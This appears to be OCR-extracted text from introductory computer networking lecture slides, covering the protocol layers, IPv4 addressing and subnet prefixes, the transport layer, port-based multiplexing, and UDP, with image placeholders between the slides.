
- Application layer
  - Communication between networked applications
  - Protocols: HTTP, FTP, NTP, and many others
- Transport layer
  - Communication between processes
  - Protocols: TCP and UDP
- Network layer
  - Communication between nodes
  - Protocols: IP
- Link and Physical Layers
  - Communication between devices
  - Ethernet, Wifl, Bluetooth, and many others



The Network layer




IP Datagram Format




IP Address (IPv4)

- A unique 32-bit number
  (i.e., 4B addresses)
- Identifies an interface
  (on a host, on a router, …)
- Represented in dotted-quad notation




IP Addressing and Subnets

- Number related hosts from a common subnet
  - 1.2.3.0/24 on the left LAN
  - 5.6.7.0/24 on the right LAN




Hierarchical Addressing: IP Prefixes

- Divided into network & host portions (left and right)
- 12.34.158.0/24 is a 24-bit prefix with 2^8 addresses




Easy to Add New Hosts

- No need to update the routers
  - E.g., adding a new host 5.6.7.213 on the right
  - Doesn't require adding a new forwarding entry




Role of Transport Layer

- Application layer
  - Communication between networked applications
  - Protocols: HTTP, FTP, NNTP, and many others
- **Transport layer**
  - **Communication between processes**
  - **Relies on network layer and serves the application layer**
  - **Protocols: TCP and UDP**
- Network layer
  - Communication between nodes
  - Protocols: IP




Transport Protocols

- Provide *logical communication* between application processes running on different hosts
- Run on end hosts
  - Sender: breaks application messages into segments, and passes to network layer
  - Receiver: reassembles segments into messages, passes to application layer
- Multiple transport protocol available to applications
  - Internet: TCP and UDP



Multiplexing and Demultiplexing

- Host receives IP datagrams
  - Each datagram has source and destination IP address,
  - Each datagram carries one transport-layer segment
  - Each segment has source and destination port number
- Host uses IP addresses and port numbers to direct the segment to appropriate socket




TCP/UDP segment format

User Datagram Protocol (UDP)

- Lightweight communication between processes
  - Avoid overhead and delays of ordered, reliable delivery
  - Send messages to and receive them from a socket
- Lightweight delivery service
  - IP plus port numbers to support (de)multiplexing
  - Optional error checking on the packet contents

